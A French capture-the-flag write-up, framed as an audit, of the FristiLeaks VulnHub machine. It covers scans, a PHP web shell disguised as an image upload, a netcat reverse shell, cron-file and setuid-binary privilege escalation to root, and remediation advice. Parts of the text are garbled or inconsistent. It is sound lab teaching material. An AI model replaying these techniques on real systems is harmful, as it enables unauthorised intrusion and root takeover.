

Procédure d'audit de la machine

1. Scan & analyse globale de l'extérieur
2. Recherche de vulnérabilité sur les chemins trouvés
3. Exploitation des vulnérabilités
4. Documentation de l'audit au complet et propositions de remédiations

Analyse de la machine

Utilisation de « NMAP », outil permettant de connaître les services et les ports ouverts sur une machine. Ici le seul port ouvert est le *port 80*, port HTTP, ouvrant sur un service web (ici Apache).

```
Starting Nmap 7.99 (https://nmap.org) at 2026-10-13 04:35 -0400
Nmap scan report for 192.168.1.101
Host is up (0.0025s latency).
NOT shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
```

On utilise l'utilitaire « Nikto », il permet d'avoir une idée des vulnérabilités présentes et des versions. Toutefois ce scan ne nous a pas appris grand-chose.

```
root@kali:~# nikto -h 192.168.1.101
Nikto v2.0.0
- Target IP: 192.168.1.101
- Target Hostname: 192.168.1.101
- Target Port: 80
- Platform: Linux/Debian
- Start Time: 2026-10-13 04:47:01 (GMT-4)

Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
[0800] (failed to check for updates: 403)
[99999] / Server may leak nodes via ETags, header found with file /, inode: 12722, size: 783, mtime: Tue Nov 17 13:45:47 2015. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1416
No CGI Directories Found (see --all to force check all possible dirs). CGI tests skipped.
[99999] /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Directory/robots.txt
[813587] / Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Sec
[813587] / Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
[813587] / Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
[813587] / Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
[813587] / Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
[80000] php/5.3.3 appears to be outdated (current is at least 8.5.1).
[80000] Apache/2.2.15 appears to be outdated (current is at least 2.4.60).
[80000] / php/5.3 - php 5.6/5 and 7.0 are end of life products without support.
[99999] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
[80000] / HTTP TRACE method is active and enabled: which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/cross-site-tracking
[725048] /icons/ Directory indexing found.
[704508] /images/ Directory indexing found.
[813587] /icons/robots.txt: Apache default file found. See: https://www.virtweb.co.uk/apache-restricting-access-to-robots.txt
[807243] / X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
[807243] / The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the size in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
8137 requests: 16 errors and 17 items reported on the remote host
End Time: 2026-10-13 04:53:41 (GMT-4) (4m seconds)

- 1 host(s) tested
```

Ce qu'on sait sur la machine

OS : CentOS

Site accessible sur le port 80 HTTP

Apache 2.2.15 outdated

PHP 5.3.3 outdated

Portail de Connexion : <http://192.168.1.101/fristi>

Pages :

- /
- /beer
- /images/ (dossier par défaut images publiques !)
- /icons/ (dossier par défaut icons publiques !)
- /cola
- /sisi
- /fristi (login)
- /robots.txt

En inspectant le code de la page de login on trouve un commentaire, c'est au format base64 et une fois passé en image on obtient `keKkeKKeKKeKkEkEk`.

L'utilisateur a signé de son nom un commentaire, on supposera que c'est le username à utiliser.

User : eezeepz

Password : keKkeKKeKKeKkEkEk



Recherche de vulnérabilité

Liste des vulnérabilités trouvées par Zaproxy en mode auto et manuel (en fournissant le couple login/password) :

- ▼ Alerts (16)
 - Absence of Anti-CSRF Tokens (2)
 - Application Error Disclosure (3)
 - Content Security Policy (CSP) Header Not Set (Systemic)
 - Directory Browsing (4)
 - HTTP Only Site
 - Missing Anti-clickjacking Header (Systemic)
 - Cookie No HttpOnly Flag
 - Cookie without SameSite Attribute
 - Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (Systemic)
 - Server Leaks Version Information via "Server" HTTP Response Header Field (Systemic)
 - X-Content-Type-Options Header Missing (Systemic)
 - Authentication Request Identified
 - GET for POST
 - Information Disclosure - Suspicious Comments
 - Session Management Response Identified (2)
 - User Agent Fuzzer (Systemic)

On a également essayé des injections sql à la main et avec « sqlmap » sur le formulaire de login (avant d'avoir trouvé le login) :



Member Login


Username :

Password :

```
[10:58:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:58:13] [WARNING] POST parameter 'Submit' does not seem to be injectable
[10:58:13] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
'options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

Exploitation

Une fois connecté on peut utiliser une page qui permet de faire des uploads d'images. Ce qu'on va faire c'est mettre en ligne un php camouflé en image pour exécuter des commandes (on ajoute .png après le .php). On l'upload et on va le consulter sous la route «/uploads» avec une commande en paramètre par exemple «/uploads» :



Ensuite, on cherche à récupérer un shell, via un script PHP qui va contacter notre machine personnelle et nous laisser nous y connecter (utilisation de netcat) :

```
(kali@kali)~[~/Desktop]
$ sudo nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.0.152] from (UNKNOWN) [192.168.1.101] 54571
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov
0 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
05:54:42 up 1:54, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
```

Lorsque l'accès est effectif, on explore et on peut voir que le home de l'utilisateur « eezeeepz » est accessible en lecture.

[illegible]

```
bash-4.1$ cat /tmp/runthis
/home/admin/chmod 777 /home/admin/
/usr/bin/echo > /tmp/test.txt | /usr/bin/ls /home/admin
bash-4.1$
```

```

ban-4.15 ls -l /home/admin/
total 632
-rw-rw-rw- 1 admin    admin    45224 Nov 18  2015 cat
-rw-rw-rw- 1 admin    admin    48712 Nov 18  2015 chmod
-rw-rw-rw- 1 admin    admin    737 Nov 18  2015 cronjob.py
-rw-rw-rw- 1 admin    admin    21 Nov 18  2015 cryptpass.txt
-rw-rw-rw- 1 admin    admin    258 Nov 18  2015 cryptpass.py
-rw-rw-rw- 1 admin    admin    9854 Nov 18  2015 dd
-rw-rw-rw- 1 admin    admin    24316 Nov 18  2015 diff
-rw-rw-rw- 1 admin    admin    163606 Nov 18  2015 egrep
-rw-rw-rw- 1 admin    admin    163606 Nov 18  2015 grep
-rw-rw-rw- 1 admin    admin    8536 Nov 18  2015 gpg
-rw-rw-rw- 1 fristick fristick  25 Nov 19  2015 whosyourgodown.txt

```

On découvre une routine que l'on peut exploiter, elle permet l'exécution de commandes en tant que « admin », on peut donc effectuer un `chmod 777` du répertoire `admin` pour y accéder.

Après lecture de « whoisyourgodnow.txt », on remarque un fichier en base64 inversé (= au début)

```
sh-4.1$ cat /home/admin/whoisyourgodnow.txt
cat /home/admin/whoisyourgodnow.txt
=RFn0AKnlMHMPizpyuTI0ITG
```

```
cat /home/admin/cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[:~1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```



Le fichier « cryptpass.py » contient un chiffrement basique en rot 13, on y insère le base64 inversé trouvé précédemment et on obtient un base64 correct. On obtient « LetThereBeFristil! »

On peut ensuite se connecter avec l'utilisateur *fristigod* (seule piste trouvée qui fonctionne). On regarde également les caractéristiques de la machine avec « *uname -a* ».

```
bash-4.1$ su admin
Password:
su: incorrect password
bash-4.1$ su -
Password:
su: incorrect password
bash-4.1$ ls /home
admin eezeepez fristigod
bash-4.1$ su fristigod
Password:
bash-4.1$
```

```
bash-4.1$ uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Visiblement *fristigod* possède les droits « *sudo* », mais il ne peut pas exécuter de programme avec ceux-ci. On continue l'exploration. Selon la documentation « *sudo -l* » est utilisé pour lister les privilèges :

```
[sudo] password for fristigod:
Matching Defaults entries for fristigod on this host:
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin

User fristigod may run the following commands on this host:
(fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
```

On va regarder */var/fristigod*


```
bash-4.1$ ls /var/fristigod/
bash-4.1$ ls -la /var/fristigod/
.. .bash_history .secret_admin_stuff
bash-4.1$ ls -la /var/fristigod/.secret_admin_stuff/
.. doCom
bash-4.1$ ls -la /var/fristigod/.secret_admin_stuff/
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .
drwxr-x--- 3 fristigod fristigod 4096 Nov 25 2015 ..
-rwxr-sr-x 1 root root 7529 Nov 25 2015 doCom
bash-4.1$ cat /var/fristigod/.secret_admin_stuff/doCom
ELF>
M*U.C 9*!!I4;B+ @ @$$Q*t/lib64/ld-linux-x86-64.so.2GNUUG* 5*d
__gmon_start__libc.so.6setuidexitstrcatstdderrsystemgetuidfwrite__libc_start_mainGLIBC_2.2.5u[i [h
```

Il y a dossier « *.secret_admin_stuff* », dans celui-ci un fichier binaire ELF nommé « *doCom* »

```
bash-4.1$ ./var/fristigod/.secret_admin_stuff/doCom
Nice try, but wrong user ;)
bash-4.1$
```

Visiblement il nous faut un autre utilisateur pour lancer l'exécutable.

On exporte l'exécutable via le serveur web pour le récupérer sur une machine qui contient Ghidra, un désassembleur.



Cet exécutable vérifie si notre *uid* est 503, ensuite il exécute en tant que root la commande fournie en paramètre.

```
setuid(0);
system((char *)&local_88);
return 0;
}
```

L'utilisateur « *frist* » possède l'ID 503 mais il est en nologin, on ne pourra pas se connecter .

Ce qu'on peut faire c'est lancer l'exécutable avec un débbugger pour essayer de bloquer cette vérification. GDB n'est pas installé on tente autre chose.

Puisque ce qu'il faut faire c'est lancer l'exécutable avec l'utilisateur fristi :

Selon la documentation de sudo (<https://www.sudo.ws/docs/man/1.8.14/sudo.man/>) on peut utiliser « `sudo -u user` » : pour lancer une commande en tant que « user ».

Puisqu'on veut un shell root, il suffit de lancer la commande « `sudo -u fristi doCom bash` » (bash sera exécuté sous le uid 0 -> root)

On récupère correctement un shell root, dans /root/ il y a un fichier de recette de fristileaks, qui contient le flag : Y0u_kn0w_y0u,l0ve_fr1st1

```
bash-4.1$ whoami
fristigod
bash-4.1$ sudo -u fristi /var/
cache/ fristigod/ local/ mail/ preserve/ tmp/
db/ games/ lock/ nis/ run/ www/
empty/ lib/ log/ opt/ spool/ yp/
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom bash
[sudo] password for fristigod:
bash-4.1$ whoami
root
bash-4.1$ ls /root
fristileaks_secrets.txt
bash-4.1$ cat /root/fristileaks_secrets.txt
Congratulations on beating Fristileaks 1.0 by Ar0xA (https://tldr.nu)
I wonder if you beat it in the maximum 4 hours it's supposed to take!
Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u,l0ve_fr1st1
bash-4.1$
```

Documentation & Remédiations

À la suite de la procédure nous avons découvert des failles critiques.

- **Login & mot de passe dans le code de la page de login (côté client)** sont à supprimer
- **Upload d'images permettant une RCE** (exécution du php injecté et non détection de la fausse image) est à sécuriser l'upload en vérifiant réellement le type de l'image et désactiver l'interprétation des fichiers PHP externes au code
- **Routine exécutant des commandes sous « admin »** est à supprimer, chaque utilisateur doit avoir ses propres droits et il ne doit pas y avoir de « raccourci ».
- **Le fichier « *whoisyurgodnow.txt* » et le code du chiffrement** est à supprimer, permet de se connecter avec des permissions plus élevées (fristigod).
- **Exécutable utilisant « *setuid(0)* »** pour exécuter les commandes d'un utilisateur – Inutile et dangereux, à supprimer. Il faut donner des droits corrects aux utilisateurs et ça ne sera plus nécessaire.

D'autre vulnérabilités (non exploitées) :

- CSRF : Anti CSRF token absent
- CSP et anti clickjacking header à ajouter.